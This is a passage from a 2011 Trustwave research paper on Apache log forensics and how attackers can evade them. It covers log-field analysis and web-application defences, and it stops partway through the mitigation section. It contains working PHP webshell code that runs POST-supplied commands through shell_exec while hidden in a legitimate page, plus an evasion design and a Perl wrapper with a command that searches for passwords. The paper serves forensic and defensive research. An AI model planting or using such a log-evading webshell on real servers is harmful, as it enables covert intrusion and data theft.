Stealth Attack – Detection and Investigation

Ryan Jones and Thomas Mackenzie

25th November 2011

70 W. Madison Street, Suite 1050 Chicago, IL 60602 www.trustwave.com

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Contents

Abstract....................4
Introduction....................4
Web Logs – Forensic Artefacts....................5
Remote Host (%h)....................5
RFC 1413 Identity (%l)....................6
HTTP Authentication userid (%u)....................6
Time and Date of Request (%t)....................6
Client Request ("%r")....................7
Status Code (%>s)....................8
Size of data returned (%b)....................9
Referring Page ("%{Referer}i")....................9
User Agent ("%{User-agent}i")....................10
Malware Creation....................11
Designing Around Web Logs....................11
Remote Host....................11
RFC 1413 Identity....................11
HTTP Authentication userid....................11
Time and Date of Request....................11
Client Request....................11
Status Code....................12
Size of data returned....................12
Referring Page....................12
User Agent....................12
Summary....................12
PHP Malware – Webshell....................12
Using the malware....................13
Perl Malware – Getter.pl....................15
Log analysis....................15
Attacker Benefits....................16
Further Improvements....................16
Part 2 – Mitigating Actions....................17
Current Solutions....................17
Application Level Filtering....................17
Web Application Firewalls....................17
Framework Security Models....................17

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Framework Level Security Profiling and Monitoring 18
Background 18
Approach 18
Architecture 18
Proof of Concept Explanation 19
Proof of Concept Limitations 20
Proof of Concept Code 21
Implementing in an Application 22
Proof of Concept Effectiveness 22
Conclusion 25
About Trustwave 25
About Trustwave SpiderLabs 25
Works Cited 26

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Abstract

Log files are a vital evidence source for data compromise investigators. Without effective logging it can be impossible to gain a full understanding of how a data compromise has occurred. This paper analyses the default logging available on an apache server and looks to produce malware which is fully operational whilst being virtually undetectable in the logs. The tables are then turned and some of the current methods for detecting and block this type of attack are investigated. This paper suggests a new method for recognising and blocking Web application attacks by tackling the issue at a different level to existing solutions.

Introduction

This paper examines a number of different factors that can be involved in Web application compromises including log file analysis, malware creation and detection. Many industry experts rely completely on these methods in order to identify exactly how an attack has occurred and to help stop it from happening. This paper argues that these methods are not fool proof and have underlying flaws that can be exposed when using logical thinking and doing further research into how exactly an application logs particular data.

The first section discusses what information is collected, by default, when the server logs requests to the application. It then moves on to explain how this can easily be bypassed with the use of specially crafted malware, which is shown and described thereafter. The second section then discusses how administrators try to mitigate against the attacks in the first place and the common pitfalls that these methods have. Finally , it will demonstrate a new method in which to help mitigate against webshell attacks, providing a profile-based approach to each particular page of the Web application centered around disallowing unnecessary function calls.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Web Logs – Forensic Artefacts

The most prevalent log file formats for apache servers are the Common and the Combined log format. The Common log format contains a subset of the fields in the Combined format. This section explores the Combined log file format and the forensic evidence that can be retrieved from each field.

The following is an example entry from an apache log in the Combined log format.

192.168.254.1 - PenTestJohn [26/Jul/2011:15:01:44 -0400] "GET /opencart/index.php?route=product/search&keyword=asdasd&category_id=0 HTTP/1.1" 200 4969 "http://192.168.254.130/opencart/index.php?route=checkout/cart" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0"

Broken down into its constituent parts and matched up against the Common log format definition this is: (The Apache Software Foundation, 2011)

Field	Content
Remote Host (%h)	192.168.254.1
RFC 1413 Identity (%l)	-
HTTP Authentication userid (%u)	PenTestJohn
Time and Date of Request (%t)	[26/Jul/2011:15:01:44 -0400]
Client Request (\"%r\")	"GET /opencart/index.php?route=product/search&keyword=Computers&category_id=0 HTTP/1.1"
Status Code (%>s)	200
Size of data returned (%b)	4969
Referring Page (\"%{Referer}i\")	"http://192.168.254.130/opencart/index.php?route=checkout/cart"
User Agent (\"%{User-agent}i\")	"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0"

This paper will now review each field of the log format and analyse the types of information recorded which can be useful to investigators. With this knowledge it will then be possible to build criteria for malware which renders the logging useless.

Remote Host (%h)

Definition in Apache Documentation

> This is the IP address of the client (remote host) which made the request to the server. If HostnameLookups is set to On, then the server will try to determine the hostname and log it in place of the IP address. However, this configuration is not recommended since it can significantly slow the server. Instead, it is best to use a log post-processor such as logresolve to determine the hostnames. The IP address reported here is not necessarily the address of the machine at which the user is sitting. If a proxy server exists between the user and the server, this address will be the address of the proxy, rather than the originating machine.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

This field has the potential to allow the attacker to be identified if no attempt to mask the attackers IP has been made. However, in practice this is trivial; if an attacker uses a proxy server then the proxy server's IP address will be logged.

Nevertheless if the attacker uses a constant proxy server throughout an attack it is possible to follow the attack through the logs by filtering log records which have originated from the same IP address. This technique can be highly effective in investigating compromises where the attacker has used an IP address which has remained static during the attack or part of an attack, as opposed to a constantly changing IP, using an array of Proxy servers or a technology such as Tor. (The Tor Project, Inc., 2011)

Another point to note, when looking at poorly configured systems is, that sometimes all logs have the same origin IP address; the IP address of the load balancer. This makes the analysis of a constant IP in the logs useless.

RFC 1413 Identity (%l)

Definition in Apache Documentation

> The "hyphen" in the output indicates that the requested piece of information is not available. In this case, the information that is not available is the RFC 1413 identity of the client determined by identd on the clients machine. This information is highly unreliable and should almost never be used except on tightly controlled internal networks. Apache httpd will not even attempt to determine this information unless IdentityCheck is set to On.

This is rarely used and therefore not covered in this paper.

HTTP Authentication userid (%u)

Definition in Apache Documentation

> This is the userid of the person requesting the document as determined by HTTP authentication. The same value is typically provided to CGI scripts in the `REMOTE_USER` environment variable. If the status code for the request (see below) is 401, then this value should not be trusted because the user is not yet authenticated. If the document is not password protected, this part will be "-" just like the previous one.

It is relatively rare that this field is populated during an attack as it requires HTTP Authentication to be used on the website server. If a website user is authenticated with HTTP Authentication then it is usually on a non-public part of the website. When an attacker is authenticated in this manner the site has usually already been exploited. However it can be useful to use this to identify the actions carried out by a compromised account as this can be tracked through the log files.

Time and Date of Request (%t)

Definition in Apache Documentation

> The time that the request was received. The format is:
>
> [day/month/year:hour:minute:second zone]
> day = 2*digit
> month = 3*letter
> year = 4*digit
> hour = 2*digit
> minute = 2*digit

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

second = 2*digit
zone = (`+' | `-') 4*digit

It is possible to have the time displayed in another format by specifying %{format}t in the log format string, where format is as in strftime(3) from the C standard library.

This field is helpful to an investigator in a number of ways; usually to give context to an attack as opposed to identifying the attack itself. It can be useful, for instance, to see the times of suspicious accesses. Out of hours access could be seen as suspicious, however, in many cases legitimate usage of websites occurs throughout the night and day. The frequency of access can also be useful to understand whether an attacker is performing an automated or manual test; if there are five malicious requests per second then the attack is highly likely to be automated.

Client Request (\"%r\")

Definition in Apache Documentation

`"GET /apache_pb.gif HTTP/1.0"`

The request line from the client is given in double quotes. The request line contains a great deal of useful information. First, the method used by the client is `GET`. Second, the client requested the resource `/apache_pb.gif`, and third, the client used the protocol `HTTP/1.0`. It is also possible to log one or more parts of the request line independently. For example, the format string "`%m %U%q %H`" will log the method, path, query-string, and protocol, resulting in exactly the same output as "`%r`".

This field usually contains the most helpful information to investigators.

The Client Request from the Example Line above is:

"GET /opencart/index.php?route=product/search&keyword=Computers&category_id=0 HTTP/1.1"

This field contains four constituent parts:

Field	Value
HTTP Method	GET
Requested Resource	/opencart/index.php
Query String	route=product/search&keyword=Computers&category_id=0
Protocol	HTTP/1.1

The HTTP method is the type of request made. This is commonly GET or POST. Other HTTP methods exist but Web application vulnerabilities are almost exploited with GET or POST requests. What is important to note is that with a GET request the Query String is logged. This is not the case for POST requests.

The Requested Resource is the page requested by the browser. In this case it is the file /index.php. This allows the investigator to see exactly what pages have been requested. If an investigator identifies a piece of malware and can locate a log entry showing access to malware, they can conclude that this is a malicious entity.

The Query String is data provided to the Requested Resource. The Query String compromises of (Key, Value) pairs. Three (Key, Value) pairs are provided in this case and they can be accessed in PHP as follows:

$_GET[‘route’]; // value will be ‘product/search’

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

$_GET[‘keyword’]; // value will be ‘Computers’

$_GET[‘category_id’]; // value will be ‘0’

These can then be used by the Request Resource in any way allowed by the programming language.

The final field is the Protocol used which is almost always HTTP/1.0 or HTTP/1.1.

The following Client Request illustrates an attack encountered in a Trustwave investigation:

“POST /upload/config.php?action=upload&processupload=yes&path=\web\site\Admin\ HTTP/1.1”

This is a request passed to a piece of malware which an attacker had uploaded to a client system. This request is using the POST method with some parameters being passed in the Client Request. The data provided outside of the client request is sent via POST and is therefore not logged. In this case further malicious code was being uploaded to the website. Due to the nature of this case it is clear that this is malicious; it is an access of ‘/upload/config.php’ which has been identified as malware and the arguments are indicative of a file with undesired functionality. However, if the attacker passed all information by the POST method we would have seen the following:

“POST /upload/config.php HTTP/1.1”

It is now much more difficult to understand the actions carried out. The config.php file has much functionality such as opening connections to databases, downloading source code and uploading files. However, we do not have any record of the action performed.

Status Code (`%>s`)

Definition in Apache Documentation

> This is the status code that the server sends back to the client. This information is very valuable, because it reveals whether the request resulted in a successful response (codes beginning in 2), a redirection (codes beginning in 3), an error caused by the client (codes beginning in 4), or an error in the server (codes beginning in 5). The full list of possible status codes can be found in the HTTP specification (RFC2616 section 10).

This field can yield very useful information during an investigation. Response codes can show a lot about an attack, including indications of whether a specific attack attempt was successful.
In a recent investigation, Trustwave identified an attacker who looked for a specific FCK editor vulnerability. Here is the activity we saw in the logs:

Access Time	Page Requested	Response Code
12:01:13	/Login/LoginWeb/fckeditor	404
12:01:30	/Login/fckeditor	404
12:01:31	/fckeditor	301
12:01:31	/fckeditor/	403
12:01:36	/fckeditor/editor/filemanager/browser/default/connectors/test.html	404
12:01:40	/fckeditor/editor/filemanager/connectors/test.html	200

This is an attacker attempting to find the location of the ‘connectors/test.html’ file in an FCK Editor Installation. Initially, the attacker checks to see if an ‘fckeditor’ directory is present within the LoginWeb folder. When that fails, the same check is carried out to check if an ‘fckeditor’ folder exists one directory level above that of the

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

landing folder of the login pages. After this fails, one more check is done on the upper level folder structure, this time the attacker receives a response code indicating that the folder is present but directory listing is forbidden. The attacker then enters the FCK Editor directory structure to look for the 'connectors/test.html' file the first attempts is unsuccessful, the second finds the file.

It is possible to show this due to the HTTP response codes. Without this it would not be possible to understand which requests were successful and which aren't.

Size of data returned (`%b`)

Definition in Apache Documentation

> The last part indicates the size of the object returned to the client, not including the response headers. If no content was returned to the client, this value will be "`-`". To log "`0`" for no content, use `%B` instead.

This data can be extremely useful to an investigator, especially in the case where little other evidence is available. As it is possible to see how much data is transferred from the server to the browser it can be possible to infer the actual data transferred. For instance, if we look at a piece of malware which allows an attacker to provide the path to an arbitrary file on the server via a POST request, with the malware returning the data to the attacker, it is possible to analyse the size of data returned in order to hypothesise the type of data returned.

If the malware has only returned data of less than 100k, for instance, then it is reasonable to state that it is unlikely that a full database backup has been extracted from the server.

We could also find that a certain amount of data was transferred to the attacker and that only one file of this size exists on that server. It would be reasonable to state that that file is the most likely data transferred during the request.

NOTE: There is one great weakness with this approach. By default most modern browsers and servers compress their communications with gzip. The number recorded in this field is the amount of data served to the browser *post* compression. As gzip does not compress by a constant amount (i.e. its compression ratio is dependent on the type of data compressed) use of this data for forensic conclusions is difficult. There is no record of whether the data transfer was compressed with gzip or not.

Referring Page (\"%{Referer}i\")

Definition in Apache Documentation

> The "Referer" (sic) HTTP request header. This gives the site that the client reports having been referred from.

The Referring Page field is not often crucial in investigations; however, it can be helpful to understand either the origin of requests which have been made by an attacker:

http://www.google.co.uk/url?sa=t&rct=j&q=site%3ATrustwave.com%20inurl%3Alogin.php&source=web&cd=1&ved=0CB4QFjAA&url=https%3A%2F%2Fwww.trustwave.com%2Flevel4pci%2Ftk-login.php&ei=vnbDTqjxO-yO4gTuz5SeDQ&usg=AFQjCNEa2h7Dpzohn7LgkEa3pfDf6GnOPg&cad=rja

This is a Referring Page field which is similar to one located on a recent investigation. It shows the details of a Google search which was run before the attacker arrived on the local server. The important part here is the 'q' GET parameter. Its value is:

'site%3ATrustwave.com%20inurl%3Alogin.php'

Which decodes to:

'site:Trustwave.com inurl:login.php'

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

From this we can see that the user arrived at the site having searched Google and we can see the search term used. This can be useful to hypothesize about whether an attack was targeted or opportunistic.

NOTE: This information is provided by the browser in the HTTP request and if a malicious user choses to do so can be trivially spoofed.

User Agent (\"%{User-agent}i\")

Definition in Apache Documentation

> The User-Agent HTTP request header. This is the identifying information that the client browser reports about itself.

The User Agent string reports details about the browser accessing the page. This can be useful in a number of ways. In some cases user agents can be a clear indication of automated access. For a number of websites automated access is something out of the ordinary. Some examples of User Agents which could cause concern are:

libwww-perl/6.03

bsqlbf 2.7

sqlmap/0.9 (http://sqlmap.sourceforge.net)

These are an indication that further work to understand these accesses is necessary.

Another occasion when this can be useful is when a malicious user has a relatively unique user agent. A previous case involved a server which was not logging the Remote Host so it was not possible to follow an attackers actions by following certain IP addresses. However, the attacker was using a browser with the following user agent:

Mozilla/5.0 (X11; U; Linux i686; ru; rv:1.9.3a5pre) Gecko/20100526 Firefox/3.7a5pre

This was useful as the website in question was an English language website with very few foreign visitors. A browser configured to use Russian using a pre-release version of Firefox was very rare. It was possible to follow the attacker's actions by following this user agent.

NOTE: This information is provided by the browser in the HTTP request and if a malicious user choses to do so can be trivially spoofed.

Whilst there is a wealth of information contained in a Web log in the Combined format there are a number of things which are not logged. These include POST and cookie data. It is certainly possible to craft malicious Web-based software which can run whilst leaving minimal traces in the logs. The next section will demonstrate malware of this type developed by Trustwave.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Malware Creation

The previous section explored the apache Combined log file format and the types of information it provides for a forensic investigator. This section shows a piece of malware which is specifically designed to operate without being logged.

Designing Around Web Logs

With apache logs there are two ways in which malware can be undetectable.

- using data communication methods which do not feature in the logs
- ensuring that data that must be in the logs is indistinguishable from legitimate traffic.

This section explores the fields of the Combined log format and defines methods which can be used by malware to mask evidence of malicious access.

Remote Host

On a publically available Web server almost all of the remote hosts accessing it will be ip assesses from pools belonging to ISPs. The specific IP address is not often of use, unless the investigator has the authority to demand further information about the IP address from the ISP. However, the ability to follow one unique IP address throughout he logs can be useful.

In order to affect this, malware can change IP addresses for each access of the site. This could be by leveraging a botnet, an array of proxies or a technology such as Tor.

RFC 1413 Identity

This is so rarely used that no stealth technique is necessary. The contents of this field will not differ between malicious and legitimate access.

HTTP Authentication userid

It is rare that a Web application flaw will be exploited, post HTTP authorisation, therefore remaining logged out will mean this field will not differ between malicious and legitimate access. It is important to note that this field does not log authorisation functionality in the application, only authorisation managed by the http server itself.

Time and Date of Request

Multiple rapid accesses of pages can potentially be found in logs, although this analysis is difficult; how rapid is too rapid to be legitimate? Flagging access which occurs outside of normal times can also raise alarm. The malware produced for this paper will only be accessed during 'normal' times for the Web application and the frequency of the accesses will be limited and randomised.

Client Request

From our log analyses we have shown that data passed via a GET request will appear in the logs. We will therefore pass data using another method.

The malware developed for this paper uses POST instead of GET.

The Requested Resource is the other significant part of the Client Request field. Of course, if we are to upload a malicious file calling it ‘EvilHackerMalware.php’ will make it much easier to find. Attackers often, therefore,

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

review the directory structure of the site and ensure their malware has a similar name to legitimate pages in order to not stand out. However, whatever name is given to the malware, it will be logged.

The malware developed for this paper will not be in a separate file, it will be embedded into a legitimate page which accepts POST queries as part of its normal operation. This will allow the request to the malware to appear as similar to a legitimate request as possible.

Status Code

Most pages will return a "200 OK"(http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html#sec10.2.1) status code to indicate that they ran successfully.

The malware developed for this paper will return a 200 status code also as it is embedded into a page which returns 200. If the malware was to be embedded into a page which returned a different status code attempts would be made to mimic this.

Size of data returned

In the log analysis section the value of the size of data returned field was discussed. When information can be inferred from the value it can be very useful. We cannot hide the size of data returned by malware. However, we can look to manage the data returned in order to hide malicious actions.

At the malware is to be embedded into a legitimate page, it will be crafted in order to return the same amount of data as it usual for the legitimate page to.

Referring Page

It is usual for a browser to report a referring page. For each accessed page it will be common to have a small number of referring pages. For example if we are accessing the page 'searchresults.php' it may be common to see referring pages of 'searchquery.php' but not 'contactus.php' as the contact us page has no functionality with which to direct users to 'searchresults.php'.

Therefore the malware developed for this paper will report a referring page which is common for the website and the page with the embedded malware.

User Agent

The log analysis showed that it can be possible to follow website users via their User Agent if it is unique.

The malware developed for this paper will use a common User Agent so that this investigative technique is not possible.

Summary

From this analysis of how malware can be engineered to evade logging. The following design requirements have been created:

1. The frequency of accesses to the site will be throttled
2. The malware will be embedded into a legitimate page
3. The malware will be controlled by POST request
4. The malware will return a specified number of bytes.
5. The Referring Page will be sensible for the site
6. The User Agent will be common.

PHP Malware – Webshell

The PHP code for the malware is given below. The functionality of the malware meets the criteria of the design requirements 2, 3 and 4 from above. The remaining requirements need to be implemented by the browser.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

PHP Malware Code

```
/********
* The badStuff function - Does bad stuff.
* More accurately; runs command provided in $_POST['cmd'] and prints ($_POST['length'] - 1)
* bytes of the result from $_POST['offset'].
* If $length - 1 + $offset is greater than the size of the result from running the command the result is
* padded.
* The final byte is a character which indicated whether there is further data to retried for the command:
* F - There is no more data for this command and the output is not padded.
* T - There is more data for this command and the output is not padded.
* P - There is no more data for this command and the output is padded.
*/
function badStuff()
{

    // let's get the data we need from the POST request
    $cmd = $_POST['cmd'];
    $length = $_POST['length'] - 1;
    $offset = $_POST['offset'];

    // If we detect a command has been provided, run it. If not execute legitimate page as normal.
    if ($cmd && $length){

        //Run command and slice out the right section as defined by the length and offset vars.
        $res = shell_exec($cmd);
        $resultchunk = substr($res, $offset, $length);


        if ($offset + $length < mb_strlen($res)){
            //we have more data after this
            echo $resultchunk . 'T';
        }else{
            //we don't have anything more
            if (mb_strlen($resultchunk) == $length){
                echo $resultchunk . 'F';
            }else{
                echo str_pad($resultchunk . '.', $length) . 'P';
            }
        }
        //don't execute the legitimate Web page if the malware was activated
        die();
    }
}
```


This code needs to be placed somewhere which can be called by the page we will embed the malware in. Then the function badStuff(); needs to be called before the legitimate code has output any data to the browser. In this case we have placed the malware into the '/opencart/index.php' file.

Using the malware

The malware can be called via a normal browser. In the example below we have called the file with the arguments:

$_POST['cmd'] = 'find catalog';	$_POST['length'] = 1000	$_POST['offset'] = 0


Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.



The page returns exactly 1000 bytes of data – allowing us to restrict the return size of data to any amount we wish in order to hide out requests amongst legitimate requests in the logs.

The output ends with 'T' (More data? = True) which means that we do not have the full output of the command we requested. We can get the next chunk by requesting the page again with the arguments:

$_POST['cmd'] = 'find catalog';	$_POST['length'] = 1000	$_POST['offset'] = 999



This can be repeated until there is no more data to collect.

Performing this process manually in the cases that a large amount of data needs to be transferred or the amount of data transferred per request is low requires considerable work. Therefore a Perl script which automates this process has been created.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Perl Malware – Getter.pl

This Perl script was produced as a wrapper around the php malware in order to make its use more straightforward and to address design requirements 1, 5 and 6.

The Getter.pl file needs to be told:

- The URI needed in order to access malware
- The URI to report as the Referring Page
- The amount of data which is transferred by the page legitimately in bytes
- The amount of time to wait between each request to the server

Once this information is provided the command can be used much like the sudo command. For example:

./getter.pl ls /var/www/image

./getter.pl 'find . -type f -print0 | xargs -0 grep password'

The results look like this:

```
$ ./getter.pl ls -la /var/www/image
total 20
drwxr-xr-x 3 www-data www-data 4096 2011-07-29 15:28 cache
drwxr-xr-x 3 www-data www-data 4096 2011-08-18 10:52 data
drwxr-xr-x 2 www-data www-data 4096 2011-07-29 15:28 flags
-rw-r--r-- 1 www-data www-data 1084 2011-07-29 15:28 no_image.jpg
drwxr-xr-x 2 www-data www-data 4096 2011-07-29 15:28 templates
```

The getter.pl script ensures that a common User Agent string is provided.

Log analysis

It is now possible to view the log records produced by legitimate access and the malware side by side:

Field	Legitimate Access	Malicious Access
Remote Host	192.168.59.1	192.168.59.1
RFC 1413 Identity	-	-
HTTP Authentication userid	-	-
Time and Date of Request	[14/Nov/2011:03:46:52 -0500]	[14/Nov/2011:03:50:33 -0500]
Client Request	"POST /opencart/index.php?route=module/cart/callback HTTP/1.1"	"POST /opencart/index.php?route=module/cart/callback HTTP/1.1"
Status Code	200	200
Size of data returned	412	412
Referring Page	"http://shop.rj-hack-tw.tw/opencart/index.php?route=product/product&	"http://shop.rj-hack-tw.tw/opencart/index.php?route=product/product&

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

	product_id=28"	product_id=28"
User Agent	"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"	"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20100101 Firefox/8.0"

The records in the logs are identical for both requests. This means that detection of malicious access through these logs is impossible when looking at single log file records. It may be possible to infer that some malicious access occurred if complex analysis into patterns of behaviour over time is carried out. However, this involves deep knowledge of a site including the manner in which legitimate users navigate the site in order to identify strange behaviour. This 'needle in a haystack' analysis would be extremely time consuming.

In addition, what is impossible to say is what actions have been carried out by the malware. Even if the malware code itself was found, there would be no evidence to indicate whether it had ever been used. The only indication may be that there is heavier access than normal to a specific page and that it does not match the normal use of the site. If it were to be inferred that access had occurred it would still be impossible to use the logs to understand what the malware had been used for.

Attacker Benefits

This paper has shown that it is possible to create a piece of malware which leaves virtually no trace in logs. But why would an attacker go to such lengths in order to be untraceable in log files?

Some systems for detecting and alerting potential data compromises are built upon security information and event management (SIEM) systems. These systems collate logs produced by various systems on a network and process them looking for anomalies. As the SIEM systems only have access to whatever logs are produced by server systems, if an attacker can leave no trace in the logs it is impossible for SIEM software to carry out this analysis. The attack will continue unnoticed by the SIEM.

Attackers often target valuable data. This data is usually valuable as it allows criminals to carry out fraudulent activities such as identity theft and credit card fraud. This type of data can be devalued if it is known to be compromised. In the case of data used for identity theft individuals can be given access to identity theft protection schemes and with payment cards transactions can be placed under increased scrutiny or reissued. By hiding the actual actions carried out by an attacker it may be decided that measures to limit the impact of a data compromise need not be carried out, leaving the attacker with high value data.

Further Improvements

In the eyes of an attacker, the malware developed for this paper could be improved. These improvements fall into three main areas:

- Improving stealth factors in order to make analysis of log data over time more difficult.
  Ensuring that not just the single malware request produces the same log file footprints as legitimate access, but ensuring that activity around the malicious access also matches the signature of a legitimate user of the site.
- Improving stealth factors in order to reduce the likelihood of malicious code being found.
  Minimizing the amount of code required in order to have the same malware functionality while maintaining the ability of the malware to evade detection in logs.
- Improving stealth factors in order to evade detection by application level IDS/IPS systems
  Obfuscating the response and requests to ensure IDS and IPS systems do not flag the access as malicious.

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

Part 2 – Mitigating Actions

It is trivial to design systems which block a very specific attack. For example File Integrity Monitoring would have stopped the malware described in Part 1. Blocking any one link in the chain of attack will render it ineffectual. However, there is not a finite number of possible attacks against our systems on which to design our defenses around. This is why there are many security products in the market which attempt to police a specific part of data flow or an application layer in order to identify attacks. Part 2 of this paper analyses a number of the types of security products of this nature available and suggests a new technique for detecting and blocking application attacks of this sort.

Current Solutions

In this section, the paper will be discussing a number of mitigating services that can be used in order to protect against Web-based malware. The methods and services are widely known and used in common application security best practices. A number of issues arise from using these methodologies; this paper alerts the reader to those particular problems and continues, in the next section, to discuss a way of blocking attacks by drawing on further information which is not available to the current solutions.

Application Level Filtering

PHPIDS is an application level IDS system that uses a blacklist approach alongside some heuristic checks to find known attack signatures and variations of those attacks. The heuristic checks, based off the highly complicated regular expressions that PHPIDS consists of, make this service a very comprehensive framework to help secure a Web application post development. However, as PHPIDS is bolted-on to an application without any ability to profile the application it is only possible to use a blacklist approach. A blacklist is a set of criteria which are to be blocked by the system. This is in contrast to a whitelist which contains criteria for allowed actions and blocks everything else. For a blacklist to be effective it must contain a match for every possible attack and every permutation of every way to hide each attack. With a sufficiently complex Web application this is virtually impossible. In the case of PHPIDS the blacklist is made up of regular expressions. This weakness does not render the service useless. However, when implementing a blacklist based solutions it limitations should be acknowledged. (PHPIDS Team, 2011)

At lot of people confuse PHPIDS to be a Web application firewall (WAF). The main differences are that a) it is written on the application layer as PHP and b) it simplifies each request that it receives, using different functions, such as any character encoding or padding will be stripped and then reassessed, as well as keeping the original payload attached. Similar to recursive pattern matching however the first cycle is used to simplify the payload so that the blacklist can pick up the signature.

Web Application Firewalls

WAFs do a very similar job to PHPIDS. It takes malicious requests and uses pattern matching and rule sets to make sure that the requests are not originating from an attacker. It then however, goes one step further. The response can be analysed to make sure that output sanitization mistakes and mishaps are covered away from the codebase. (OWASP Foundation, 2011)

Basic profiling is available on a WAF. Profiling is where decisions can be made based upon what is necessary to accept. In this case unfortunately most WAF vendors only allow site wide profiling options. This is restrictive if you only need specific options and selections for one area of the application.

A problem with both Web application firewalls and systems such as PHPIDS is that they do not have access to the application source code. Therefore, the systems must predict and infer what the application may do with each request. This inference requires an extra layer of complexity which increases the risk of false positives and false negatives.

Framework Security Models

An example of a Framework Security Model is Hardened PHP. This modified version of PHP includes fundamental changes to the source code of the language taking away issues found in the engine, runtime and session

Copyright © 2011 Trustwave Holdings, Inc. All rights reserved.

management. By implementing these changes certain vulnerabilities are removed from scope e.g. Remote and Local File Inclusion. (Hardened PHP Project , 2011)

As this is an implementation of a language i.e. it is a replacement for normal PHP, this method is using site wide profiling (some features allow whitelisting and blacklisting approaches in different areas). This means that all code in the same area must abide by the same rules.

It gives administrators the ability to block certain function calls. This means that functions that are usually used only for malicious activity i.e. eval, can be blocked from being used. The problem identified here though is that if you legitimately need that function in one area, all code in that area will have access to the function.

By using ideas and examples from these three already existing mitigating technologies a better solution can be made.

Framework Level Security Profiling and Monitoring

This section proposes a way of application profiling and monitoring based on recording function calls. A Proof of Concept (PoC) frame work has been produce to demonstrate the effectiveness of the approach.

Background

The solutions discussed in the previous section all concentrate on a single link of the attack chain. This forces decision making based upon a single set of data. But an administrator has a wealth of information available; client/server communications on application and lower layers, calls and information provided to the application, the code of the application and the actions of the application. More information facilitates better and more accurate decision making, so why is it rarely used?

There are two main reasons that more data is not used. The first is that it is often far easier to implement a system such as a Web application firewall as it involves placing a device in front of a website in order to police communication. This requires no changes to the application or its development process in order to operate and is useful if security is an afterthought. It can also involve very little configuration.

The second reason is that products like the .NET Framework Security model require active input from developers. This requires a change in the way developers operate and this change of working practices for zero functional gain. Also as stated in the analysis of this tool one great weakness with this approach is for developers to be over permissive allowing more permissions to the application than is required for it to function.

